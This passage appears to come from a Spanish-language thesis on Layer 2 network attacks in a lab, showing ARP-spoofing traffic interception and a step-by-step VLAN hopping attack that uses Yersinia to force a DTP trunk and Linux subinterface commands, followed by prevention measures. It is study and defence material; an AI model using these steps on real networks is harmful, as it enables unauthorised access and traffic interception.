El comando mostrado en la figura 20 permitirá que el usuario tenga internet como que no pasara nada, pero su tráfico sigue siendo interceptado ya que el echo me dice que toca la respuesta que se generó mediante la condición 1 que es el contador sea almacenado en la dirección que contiene la raíz de los procesos, ahora, si se observa el navegador el usuario que usaba Kali no notará cambio alguno y su navegación será exitosa.



Figura 23. Accediendo a sitio web, elaborado por Byron Rodriguez Gutierrez.

Ahora si se revisa la captura de Wireshark se podrá observar que el tráfico aparte de responder a las peticiones es interceptado por el atacante.



No.	Time	Source	Destination	Protocol	Length	Info
912	885.678289	10.10.10.2	192.168.10.7	TCP	568	[TCP Retransmission] 80 → 52296 [ACK] Seq=2122 Ack=398 Win=3731 Len=514
913	885.682465	10.10.10.2	192.168.10.7	TCP	590	80 → 52296 [ACK] Seq=2636 Ack=398 Win=3731 Len=536 [TCP segment of a reassembled PDU]
914	885.683835	10.10.10.2	192.168.10.7	TCP	590	[TCP Retransmission] 80 → 52296 [ACK] Seq=2636 Ack=398 Win=3731 Len=536
915	885.675571	10.10.10.2	192.168.10.7	TCP	590	80 → 52296 [ACK] Seq=3172 Ack=398 Win=3731 Len=536 [TCP segment of a reassembled PDU]
916	885.676385	10.10.10.2	192.168.10.7	TCP	590	[TCP Retransmission] 80 → 52296 [ACK] Seq=3172 Ack=398 Win=3731 Len=536
917	885.686756	10.10.10.2	192.168.10.7	TCP	590	80 → 52296 [ACK] Seq=3788 Ack=398 Win=3731 Len=536 [TCP segment of a reassembled PDU]
918	885.688114	10.10.10.2	192.168.10.7	TCP	590	[TCP Retransmission] 80 → 52296 [ACK] Seq=3788 Ack=398 Win=3731 Len=536
919	885.151922	10.10.10.2	192.168.10.7	TCP	590	80 → 52296 [ACK] Seq=4244 Ack=398 Win=3731 Len=536 [TCP segment of a reassembled PDU]
920	885.152483	10.10.10.2	192.168.10.7	TCP	590	[TCP Retransmission] 80 → 52296 [ACK] Seq=4244 Ack=398 Win=3731 Len=536
921	885.155823	10.10.10.2	192.168.10.7	TCP	590	80 → 52296 [ACK] Seq=4788 Ack=398 Win=3731 Len=536 [TCP segment of a reassembled PDU]
922	885.155367	10.10.10.2	192.168.10.7	TCP	590	[TCP Retransmission] 80 → 52296 [ACK] Seq=4788 Ack=398 Win=3731 Len=536
924	885.155190	10.10.10.2	192.168.10.7	TCP	590	80 → 52296 [ACK] Seq=5316 Ack=398 Win=3731 Len=536 [TCP segment of a reassembled PDU]
925	885.159771	10.10.10.2	192.168.10.7	TCP	590	[TCP Retransmission] 80 → 52296 [ACK] Seq=5316 Ack=398 Win=3731 Len=536
926	885.155863	10.10.10.2	192.168.10.7	HTTP	264	HTTP/1.1 200 OK (text/html)
927	885.155181	10.10.10.2	192.168.10.7	TCP	264	[TCP Out-Of-Order] 80 → 52296 [FIN, RST, ACK] Seq=5852 Ack=398 Win=3731 Len=210 [Reassembled]
928	885.428115	10.10.10.2	192.168.10.7	TCP	54	80 → 52296 [ACK] Seq=6063 Ack=399 Win=3731 Len=0
929	885.428566	10.10.10.2	192.168.10.7	TCP	60	[TCP Dup ACK 510#1] 80 → 52296 [ACK] Seq=6063 Ack=399 Win=3731 Len=0

Figura 24. Tráfico leído por atacante sin sospechas, elaborado por Byron Rodriguez Gutierrez.

Como se observa en la figura 24 el tráfico ahora que muestra Wireshark es de tipo ACK dentro del proceso three way handshake es decir respuesta correcta a la conexión, pero a su vez se observa una intercepción de tráfico cuando es enviado entre el origen y el destino dentro de la red.

3.9.3. VLAN HOOPING ATTACK

Como se mencionó en el capítulo 2 las VLANs son redes que permiten segmentar el tráfico de red y no permitirá que un equipo se comunique con otro a menos que exista un protocolo de enrutamiento conocido como ROAS en las redes LAN, debido a que los switch funcionan en un proceso de capa 2 y con ello existen restricciones de comunicación.

Para el nuevo escenario se a realizado ciertas modificaciones en los switches debido a que los trabajados en los ataques anteriores tienen limitaciones en cuanto a configuración y opciones que son necesarias para el procedimiento del ataque VLAN Hopping Attack. Los switches que se presentan en la figura necesitan al menos 768Mb de memoria RAM (Random Access Memory) para que pueda funcionar y carga su configuración.

En el escenario presentado se tiene creada la VLAN 10 y la VLAN 20 que permitan segmentar el tráfico de red, adicional se tiene un enlace troncal entre ambos switches configurado en la VLAN 99 en la interface e3 de ambos extremos, el switch-2 presentado en la topología también funciona en modo troncal con el router conectado en la interfaces fa0/0.

El atacante en el entorno creado de red LAN será el usuario con el sistema operativo Linux en su distribución Ubuntu como se muestra a continuación en la siguiente figura.




Figura 25. Creación de escenario para ataque VLAN Hopping, elaborado por Byron Rodriguez Gutierrez.

Una vez creado el escenario se comprueba de que efectivamente no exista ping entre VLANs diferentes desde el atacante para ello se procede con la asignación de una dirección IP con el comando `sudo ifconfig` en la interfaz `ens33`, asociado con la interfaz del switch que está en la VLAN 20 como se muestra a continuación

The screenshot shows a Linux terminal window with the following content:

```

RX errors 0 dropped 0 overruns 0 frame 0
TX packets 604 bytes 44929 (44.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

osboxes@osboxes:~$ sudo ifconfig ens33 192.168.20.6 netmask 255.255.255.0
[sudo] password for osboxes:
osboxes@osboxes:~$ ping 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data:
64 bytes from 192.168.20.254: icmp_seq=1 ttl=255 time=153 ms
64 bytes from 192.168.20.254: icmp_seq=2 ttl=255 time=12.10 ms
64 bytes from 192.168.20.254: icmp_seq=3 ttl=255 time=19.7 ms
64 bytes from 192.168.20.254: icmp_seq=4 ttl=255 time=33.4 ms
^C
--- 192.168.20.254 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 11ms
rtt min/avg/max/mdev = 12.973/54.755/152.982/57.185 ms
osboxes@osboxes:~$ ping 192.168.20.5
PING 192.168.20.5 (192.168.20.5) 56(84) bytes of data:
64 bytes from 192.168.20.5: icmp_seq=1 ttl=64 time=134 ms
64 bytes from 192.168.20.5: icmp_seq=2 ttl=64 time=21.7 ms
64 bytes from 192.168.20.5: icmp_seq=3 ttl=64 time=17.0 ms
64 bytes from 192.168.20.5: icmp_seq=4 ttl=64 time=14.8 ms
^C
--- 192.168.20.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 11ms
rtt min/avg/max/mdev = 14.764/47.003/133.884/50.221 ms
osboxes@osboxes:~$ ping 192.168.10.254
connect: Network is unreachable
osboxes@osboxes:~$
  
```

Figura 26. Escenario creado para ataque VLAN Hopping, elaborado por Byron Rodriguez Gutierrez.

En la figura 26 se observa que el atacante en su entorno de Ubuntu al asignarse una IP puede dar ping tanto al Gateway de la subred como al otro equipo con la dirección 192.168.20.5 además se observa que cuando quiere llegar a la VLAN 10 a través de un

ping a 192.168.10.254 que es el Gateway es imposible debido a segmentos de broadcast diferentes.

Para poder dar saltos entre VLANs necesitamos verificar la configuración de la interfaz del switch mediante el comando `show interface gi0/1 switchport`, generando la siguiente información.

```
Switch#show interface gi0/1 switchport
Name: Gi0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 20 (lan2)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
--More--
```

Figura 27. Mostrando información en interfaz del switch, elaborado por Byron Rodriguez Gutierrez.

En la figura 27 se puede observar ciertos parámetros importantes que pondrían en riesgo cualquier equipo de un entorno LAN para ello se describirá las líneas más importantes:

- Name: Gi0/1
Muestra el nombre de la interfaz en la que el equipo está conectado
- Switchport: Enabled
Indica el estado de la interfaz en este caso activa
- Administrative Mode: dynamic auto
Indica el modo DTP a esperas de una negociación del otro extremo para cambiar a troncal y poder pasar datos a través de la red, al estar esta opción habilitada el troncal podrá crearse sin permiso y redirigir también tráfico
- Operational Mode: static access
Está fue de la manera en la que fue ingresado el equipo en esa interfaz
- Administrative Trunking Encapsulation: negotiate
Se indica que está en modo negociación para cuando se requiera del trunk
- Operational Trunking Encapsulation: native

Es decir, trabajamos en el modo 802.1Q y no en ISL (Inter Switch Link) que venía en versiones antiguas de equipos cisco

- Negotiation of Trunking: On

Indica que el modo troncal está activo y listo para negociación

Una vez mencionado el funcionamiento de cada línea en el switch donde la máquina Ubuntu está conectada, se usará YERSINIA para el debido ataque, como se muestra en la figura 28.



Figura 28. *Habilitando Yersinia desde máquina atacante, elaborado por Byron Rodriguez Gutierrez.*




Figura 29. *Entorno Yersinia, elaborado por Byron Rodriguez Gutierrez.*

En la figura 29 se cuenta con varias opciones donde dependiendo la configuración que se realice en el entorno de red que se tenga en este caso se procede a usar el modo DTP debido a que permitirá saber qué tipo de interfaz está habilitada y posteriormente se tendrá que dar en la opción de Launch attack esto permite activar el modo a través de una negociación que llegará al switch diciendo que él es un enlace troncal como se muestra a continuación en la figura 29.




Figura 30. Mostrando información en interfaz del switch, elaborado por Byron Rodriguez Gutierrez.

Solo con realizar ese proceso en la figura 30 desde la máquina de Ubuntu se crearon varias negociaciones que fueron aceptadas por el switch a través del protocolo DTP, para verificar el funcionamiento de la creación del troncal de manera correcta se procederá ejecutar el comando `show interface trunk` o `show inter trunk` el cuál mostrará la negociación creada en el equipo actualmente.

```
Switch#show inter trunk

Port      Mode      Encapsulation  Status      Native vlan
Gi0/1     auto      n-802.1q       trunking    1
Gi0/3     on        802.1q         trunking    99
Gi1/0     on        802.1q         trunking    99

Port      Vlans allowed on trunk
Gi0/1     1-4094
Gi0/3     1-4094
Gi1/0     1-4094

Port      Vlans allowed and active in management domain
Gi0/1     1,10,20,99
Gi0/3     1,10,20,99
Gi1/0     1,10,20,99


Port      Vlans in spanning tree forwarding state and not pruned
Gi0/1     none
Gi0/3     1,10,20,99
Gi1/0     1,10,20,99
Switch#
```

Figura 31. Negociación del trunk creado desde YERSINIA, elaborado por Byron Rodriguez Gutierrez.

En la figura 31 se observa la configuración perteneciente al switch-2 del esquema principal donde la interfaz Gi0/0 y Gi0/3 conectan al switch-1 y a la interfaz del router respectivamente, a su vez también se observa la interface Gi0/1 también creada al igual que las 2 legítimas donde la opción Mode indica de qué manera está añadida por otra parte la opción encapsulation que presenta en la interfaz Gi0/1 el detalle n-802.1q donde:

- La n menciona que fue negociada
- 8021q indica el tipo de protocolo que se está usando

El parámetro status menciona en qué modo funciona la interfaz en este caso en trunking y por último indica el tipo de VLAN que también redireccionar tráfico que por defecto YERSINIA lo deja por defecto en la 1 que es la predeterminada en los equipos cisco. Por otra parte, el ataque una vez que se activa el trunking desde YERSINIA se debe ejecutar varios comandos desde el terminal de Ubuntu donde solo tiene 300 segundos para ser ejecutado en caso de no poder realizarlo se requiere volver al proceso previo



```


osboxes@osboxes:~$ sudo modprobe 8021q
[sudo] password for osboxes:
osboxes@osboxes:~$ vconfig add ens33 10
Warning: vconfig is deprecated and might be removed in the future, please migrate to ip(route2) as soon as possible!
RTNETLINK answers: Operation not permitted
osboxes@osboxes:~$ sudo vconfig add ens33 10
Warning: vconfig is deprecated and might be removed in the future, please migrate to ip(route2) as soon as possible!
osboxes@osboxes:~$ sudo ifconfig ens33.10 192.168.10.10/24 up
osboxes@osboxes:~$ sudo ifconfig ens33.10
ens33.10: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.10 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::20c:29ff:fed3:1063 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d3:10:63 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 350 (350.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 5402 (5.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
osboxes@osboxes:~$
  
```

Figura 32. Ejecución de comandos desde el terminal del atacante, elaborado por Byron Rodriguez Gutierrez.

En la figura 32 se registró ciertos comandos en el terminal para posteriormente acceder entre VLANs diferentes sin necesidad del proceso ROAS (Router on a Stick) que se detallan a continuación:

- `sudo modprobe 8021q`: Permite habilitar el módulo de 8021q en Linux
- `sudo vconfig add ens33 10`: Lo que se realiza con este comando es agregar una VLAN en Linux en este caso a la que se quiere acceder o dar ping que es la VLAN 10 desde la interfaz ya configurada ens33
- `sudo ifconfig ens33.10 192.168.10.10/24 up`: Lo que se hizo con este comando es crear una subinterfaz dentro de la interfaz principal ens33 añadiendo una dirección IP perteneciente a la VLAN 10 que en su principio no se podía dar ping.
- `Sudo ifconfig ens33.10`: Muestra la dirección creada en la subinterfaz ens33.10

Posteriormente se procede a realizar ping a los dispositivos que no se podían acceder en su principio como se muestra en la figura 33.



```

osboxes@osboxes:~$ ping 192.168.10.254
PING 192.168.10.254 (192.168.10.254) 56(84) bytes of data.
64 bytes from 192.168.10.254: icmp_seq=1 ttl=255 time=45.8 ms
64 bytes from 192.168.10.254: icmp_seq=2 ttl=255 time=33.4 ms
64 bytes from 192.168.10.254: icmp_seq=3 ttl=255 time=14.6 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 8ms
rtt min/avg/max/mdev = 14.622/31.297/45.830/12.830 ms
osboxes@osboxes:~$ ping 192.168.10.5
PING 192.168.10.5 (192.168.10.5) 56(84) bytes of data.
64 bytes from 192.168.10.5: icmp_seq=1 ttl=64 time=61.4 ms
64 bytes from 192.168.10.5: icmp_seq=2 ttl=64 time=13.3 ms
64 bytes from 192.168.10.5: icmp_seq=3 ttl=64 time=5.71 ms
^C
--- 192.168.10.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 5.708/26.800/61.352/24.630 ms
osboxes@osboxes:~$ ping 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
64 bytes from 192.168.20.254: icmp_seq=1 ttl=255 time=32.3 ms
64 bytes from 192.168.20.254: icmp_seq=2 ttl=255 time=7.31 ms
64 bytes from 192.168.20.254: icmp_seq=3 ttl=255 time=20.2 ms
^C
--- 192.168.20.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 7.312/19.932/32.271/10.191 ms
osboxes@osboxes:~$ ping 192.168.20.5
PING 192.168.20.5 (192.168.20.5) 56(84) bytes of data.
64 bytes from 192.168.20.5: icmp_seq=1 ttl=64 time=20.74 ms


```

Figura 33. Salto de VLAN entre VLAN 10 y 20 desde máquina atacante, elaborado por Byron Rodriguez Gutierrez.

En la figura 33 al realizar ping a los equipos que se tenía en el escenario principal se observa que es exitoso ya que se usa el protocolo ICMP para realizar un request y un reply entre los dos equipos que se quieren comunicar en cada caso donde el 192.168.10.254 es el Gateway del Router para la red que pertenece a la VLAN 10 y la dirección 192.168.10.5 pertenece a un equipo de la VLAN 10 que al principio era inaccesible y por último se puede comunicar con el Gateway del segmento de red.

Por otra parte, solo el atacante puede hacer el salto o ataque de VLAN permitiéndose comunicarse con los otros hosts en el entorno creado es decir que si se comprueba desde cualquier máquina no habrá comunicación a otra VLAN en la que no haya sido configurado por el switch.

Por último, en la figura 34 se muestra la captura de Wireshark que se realiza desde la máquina atacante donde al momento de querer comunicarse con otro equipo ahora el tráfico se hace pasar como un usuario legítimo mostrando la dirección de la subinterfaz y no la principal.



No.	Time	Source	Destination	Protocol	Length	Info
29	69.690560	0c:92:19:3a:2d:01	Spanning-tree-for...	STP	60	Conf. Root = 32768/10/0c:92:19:3a:2d:00 Cost = 0 Port = 0x0002
30	72.965532	0c:92:19:3a:2d:01	Spanning-tree-for...	STP	60	Conf. Root = 32768/10/0c:92:19:3a:2d:00 Cost = 0 Port = 0x0002
31	73.096511	192.168.10.10	192.168.10.5	ICMP	98	Echo (ping) request id=0x091b, seq=1/256, ttl=64 (reply in 32)
32	73.092431	192.168.10.5	192.168.10.10	ICMP	98	Echo (ping) reply id=0x091b, seq=1/256, ttl=64 (request in 31)
33	74.024999	192.168.10.10	192.168.10.5	ICMP	98	Echo (ping) request id=0x091b, seq=2/512, ttl=64 (reply in 34)
34	74.038768	192.168.10.5	192.168.10.10	ICMP	98	Echo (ping) reply id=0x091b, seq=2/512, ttl=64 (request in 33)
35	75.032641	192.168.10.10	192.168.10.5	ICMP	98	Echo (ping) request id=0x091b, seq=3/768, ttl=64 (reply in 36)
36	75.039651	192.168.10.5	192.168.10.10	ICMP	98	Echo (ping) reply id=0x091b, seq=3/768, ttl=64 (request in 35)
37	76.032382	192.168.10.10	192.168.10.5	ICMP	98	Echo (ping) request id=0x091b, seq=4/1024, ttl=64 (reply in 38)
38	76.038193	192.168.10.5	192.168.10.10	ICMP	98	Echo (ping) reply id=0x091b, seq=4/1024, ttl=64 (request in 37)

Figura 34. Captura de tráfico desde Wireshark en máquina atacante, elaborado por Byron Rodriguez Gutierrez.

3.10. Formas de prevención a ataques presentados

Para prevenir los ataques presentados se detallan a continuación las medidas y en que a ataque.

3.10.1. Mac Flooding Attack – Prevención Port-Security

Es una característica de los equipos Cisco es Port-Security que le permite usarse contramedida con las inundaciones de direcciones MAC, con esto solo aquellos equipos que sean legítimos son los únicos que podrán comunicarse dentro de la red y en cuanto a los infractores habrá una prevención y apagado de interfaces para que no se procesen datos.

3.10.2. Arp Spoofing – Prevención (DAI) Dynamic ARP Inspection

DAI o Dynamic ARP Inspection es una manera de prevención a los ataques ocasionados en la red por ARP Spoofing para ello se debe en el switch realizar cierta configuración para que solo pueda realizar o transmitir solicitudes y respuesta a aquellas direcciones ARP que sean válidas dentro de la tabla CAM del switch ya que se podrá verificar la dirección Mac con todas las direcciones existentes y direcciones IP válidas.

DAI también se puede configurar para descartar paquetes ARP siempre y cuando las direcciones IP o tráfico que se está generando dentro del entorno LAN sea válido de no coincidir serán descartados.

3.10.3. VLAN Hopping Attack – Prevención desactivación del protocolo DTP

